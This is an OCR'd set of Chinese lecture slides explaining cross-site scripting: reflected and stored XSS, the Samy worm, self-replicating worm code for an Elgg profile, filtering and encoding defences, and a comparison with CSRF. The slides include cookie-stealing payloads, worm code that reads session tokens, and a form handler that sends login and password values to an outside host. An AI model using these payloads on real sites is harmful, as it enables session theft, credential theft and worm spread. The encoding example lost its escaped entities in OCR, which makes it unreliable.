
什么是XSS?

- ✓ 当攻击者可以向web应用产生的页面注入脚本代码时，就出现了XSS漏洞
- ✓ 注入恶意代码的方法:
  - 反射型XSS (“类型1”)
    - 攻击脚本作为受害站点页面的一部分反射给用户
  - 存储型XSS (“类型2”)
    - 攻击者将攻击脚本存储在由Web应用程序管理的资源中，如数据库
  - 其它, 例如DOM XSS


基本情景:反射型XSS


Email版
攻击性服务器
1
收集Email地址
发送恶意邮件
2
5
发送有价值的数据
3
点击链接
4
响应用户输入
受害的用户
受害的服务器

反射型XSS (Reflected XSS)



反射型XSS攻击




如果具有反射行为的网站接受用户输入，则：

- 攻击者可以将JavaScript代码放入输入中，所以当输入反射回来时，JavaScript代码将从网站注入到网页中。


反射型XSS攻击

- 假设网站上存在易受攻击的服务：http://www.example.com/search?input=word，其中word是由用户提供的。
- 现在，攻击者向victim用户发送以下URL，并诱骗他点击链接：http://www.example.com/search?input=<script>alert(“attack”);</script>
- 一旦受害者点击此链接，HTTP GET请求将被发送到www.example.com网站服务器，该服务器返回包含搜索结果的页面，并在页面中显示原始输入。 这里的输入是一个JavaScript代码，它运行并在victim用户的浏览器上，从而将用户的隐私信息泄漏）。

存储型XSS (Stored XSS)



存储型XSS攻击



- 攻击者直接将数据发送到目标网站/服务器，将数据存储在持久存储中。
- 如果网站稍后将存储的数据发送给其他用户，则会在用户和攻击者之间创建一个通道。
- 示例：社交网络中的User Profile（用户个人资料）是由一个用户设置并由另一个用户查看的通道。

存储型XSS攻击

- 这些通道应该是数据通道；
- 但用户提供的数据可以包含HTML标签和JavaScript代码；
- 如果网站未正确清理输入，则通过该通道将其发送到其他用户的浏览器，并由浏览器执行；
- 浏览器认为它与来自网站的任何其他代码一样。 因此，该代码具有与网站相同的特权。

MySpace.com (Samy蠕虫)

- ✓ 用户可以在他们的页面上发布HTML标签
  - MySpace.com 确保HTML中不包含以下标签:

    `<script>, <body>, onclick, <a href=javascript://>`
  - 但是可以在CSS标签内部执行JavaScript
  - CSS标签:

```
<div style="background:url('javascript:alert(1)')">
```

并且可以隐藏"`javascript`"为"`java\nscript`"

- ✓ 在JavaScript的攻击下:
  - Samy蠕虫影响了所有访问过受感染的MySpace页面的人
  - 并且把Samy作为"朋友".
  - Samy在24小时内有了数百万的"朋友"

使用图片的存储型XSS

假设web服务器上的pic.jpg包含HTML!

- 请求http://site.com/pic.jpg的结果为:

```
HTTP/1.1  200 OK
 …
Content-Type:  image/jpeg

 <html>  fooled ya   </html>
```

- IE会渲染这个HTML(尽管Content-Type是image)

- 考虑支持图像上传的照片共享网站
  - 如果上传的图像包括这段脚本会怎么样?

XSS的危害

Web defacing: JavaScript代码可以使用DOM API访问宿主页面内的DOM节点。 因此，注入的JavaScript代码可以对页面进行任意更改。 例如：JavaScript代码可以将新闻文章页面更改为假的或更改页面上的某些图片

Spoofing requests: 注入的JavaScript代码可以代表用户向服务器发送HTTP请求。

Stealing information: 注入的JavaScript代码还可以窃取受害者的私人数据，包括会话cookie，网页上显示的个人数据，以及由Web应用程序本地存储的数据。

自我传播的XSS 蠕虫


使用Samy的蠕虫，Samy的profile的访问者不仅可以修改，他们的profile也可以携带Samy的JavaScript代码副本。 所以，当被感染的个人资料被其他人查看时，代码可以进一步传播。

挑战: JavaScript代码如何自我复制?

两种典型方法:

- DOM 方法: JavaScript代码可以通过DOM API直接从DOM获取自身的副本
- Link 方法: JavaScript代码可以通过使用脚本标记的src属性的链接包含在网页中

自我传播的XSS 蠕虫


Victim 1: Alice
Other Victims
Profile Page
Worm Code
Victim 2: Boby
Profile Page
Worm Code
Attacker
Profile Page
Worm Code
Other Victims
Other Victims
Other Victims
Worm code

自我传播的XSS 蠕虫：DOM方法

文档对象模型（ Document Object Model , DOM）方法:

- DOM将页面的内容组织成对象树（DOM节点）。
- 使用DOM API，我们可以访问树上的每个节点。
- 如果一个页面包含JavaScript代码，它将作为一个对象存储在树中。
- 所以，如果我们知道包含代码的DOM节点，我们可以使用DOM API从节点获取代码。
- 每个JavaScript节点都可以被赋予一个名称，然后使用document.getElementByID()API来查找该节点。

自我传播的XSS 蠕虫

```
<script id="worm">

// Use DOM API to get a copy of the content in a DOM node.
var strCode = document.getElementById("worm").innerHTML;

// Displays the tag content
alert(strCode);

</script>
```

- 使用“document.getElementById(“worm”)来获取script节点的引用
- innerHTML给出节点的内部部分，不包括script脚本标记，需要加上<script id=“worm”>和</script>，以组成恶意脚本代码副本。
- 最后，在攻击代码中，我们可以将消息与整个代码的副本一起放入description字段中。

自我传播的XSS 蠕虫

```
<script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";   ①
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";                                    ②

// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);   ③

// Set the content of the description field and access level.
var desc = "&description=SAMY+is+MY+HERO" + wormCode;
desc += "&accesslevel%5Bdescription%5d=2";                         ④

// Get the name, guid, timestamp, and token.
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts    = "&__elgg_ts="+elgg.security.token.__elgg_ts;
```

Line ① and ②: Construct a copy of the worm code, including the script tags.

Line ③: In HTTP POST requests, data is sent with Content-Type as "application/x-www-form-urlencoded". We use encodeURIComponent() function to encode the string.

Line ④: Access level of each field: 2 means public.

Samy在他的个人资料中放置了这个自我传播的代码后，当Alice访问Samy的个人资料时，蠕虫得到执行并修改了Alice的个人资料，其中还放置了一个蠕虫代码的副本。 所以，访问Alice的个人资料的任何用户也会以相同的方式受到感染。

自我传播的XSS 蠕虫: Link 方法

```
<script  type="text/javascript"
         src="http://www.example.com/xssworm.js">
</script>
```

```
var wormCode =  encodeURIComponent(
       "<script type=\"text/javascript\" "
       + "src=\"http://www.example.com/xssWorm.js\">";
       + "</" + "script>");

// Set the content for the description field
var desc="&description=SAMY+is+MY+HERO" + wormCode;
desc += "&accesslevel%5Bdescription%5d=2";

(the rest of the code is the same as that in the previous approach)
...
```

- JavaScript代码xssworm.js将从URL中获取。
- 因此，我们不需要在profile中包含所有的蠕虫代码。
- 在代码中，需要实现破坏和自我传播。

对策: 过滤方法

- ✓ 从用户输入中删除代码。
- ✓ 由于有许多嵌入<script>标签以外的代码的方法，所以很难实现。即: 脚本不仅仅会在<script>的元素中
- ✓ 使用可以过滤掉JavaScript代码的开源库。
  - 例如：jsoup　https://jsoup.org/

脚本不仅仅会在<script>的元素中

- JavaScript作为方法存在URI中
  - <img src="javascript:alert(document.cookie);">
- JavaScript 在 {event} 属性中
  - OnSubmit, OnError, OnLoad, …
- 典型用法:
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src=`https://bank.com/login` onload=`steal()`>
  - <form> action="logon.jsp" method="post" onsubmit="hackImg=new Image; hackImg.src='http://www.digicrime.com/'+document.forms(1).login.value'+':'+ document.forms(1).password.value;" </form>

对策: 编码方法

- 用替代表示替换HTML标记。
- 如果包含JavaScript代码的数据在发送到浏览器之前进行编码，则嵌入式JavaScript代码将由浏览器显示，而不是由它们执行。
- 将<script> alert('XSS') </script> 转换为 <script>alert('XSS')

讨论

Question 1: CSRF和XSS攻击的主要区别是什么？ 都是跨站点

CSRF攻击利用了用户已经认证的身份在不知情的情况下发送恶意请求。攻击者通过诱导受害者点击链接或执行其他操作，让受害者的浏览器向一个网站提交请求，而这个请求是攻击者希望执行的，但受害者并不知情。CSRF攻击的关键在于利用受害者的认证状态，而不需要窃取或利用受害者的任何敏感信息。

XSS攻击则是攻击者将恶意脚本注入到其他用户会浏览的页面中。当受害者浏览这些页面时，恶意脚本会在受害者的浏览器中执行，可能会盗取受害者的cookie、会话信息或其他敏感数据，或者欺骗受害者执行某些操作。XSS攻击的关键在于攻击者能够将恶意代码注入到受害者的浏览器中执行。

我们是否可以使用针对CSRF攻击的对策来抵御XSS攻击，包括secret token 和 same-site cookie方法?

Secret Token：这种方法通常用于防御CSRF攻击。通过在表单或请求中包含一个秘密令牌（token），服务器可以验证请求是否合法。然而，这种方法对于XSS攻击的防御效果有限，因为XSS攻击的恶意脚本可以在受害者的浏览器中执行，可能获取到这些token并发送恶意请求。Same-Site Cookie：SameSite属性在cookie中用来阻止浏览器发送跨站点请求。这可以有效地防御CSRF攻击，因为它可以阻止攻击者利用受害者的浏览器向另一个站点发送请求。对于XSS攻击，SameSite属性同样可以起到一定的防御作用，因为它可以减少攻击者通过注入脚本盗取cookie的机会。
针对XSS攻击，更有效的防御措施包括：输入过滤和输出编码：对所有用户输入进行过滤，并对输出到页面的数据进行HTML编码，以防止恶意脚本的执行。内容安全策略（CSP）：通过CSP可以限制网页可以加载和执行的资源，从而减少XSS攻击的风险。定期的安全审计和代码审查：通过审计和审查代码，可以发现和修复可能导致XSS的安全漏洞。

总结

- ✓ SQL注入
  - 较差的输入检查导致允许恶意的SQL查询
  - 已知的防御措施能较有效解决问题
- ✓ CSRF – 跨站请求伪造
  - 伪造的请求利用正在进行的session
  - 可以被阻止
- ✓ XSS – 跨站脚本
  - 问题源于回应不信任的输入
  - 难以预防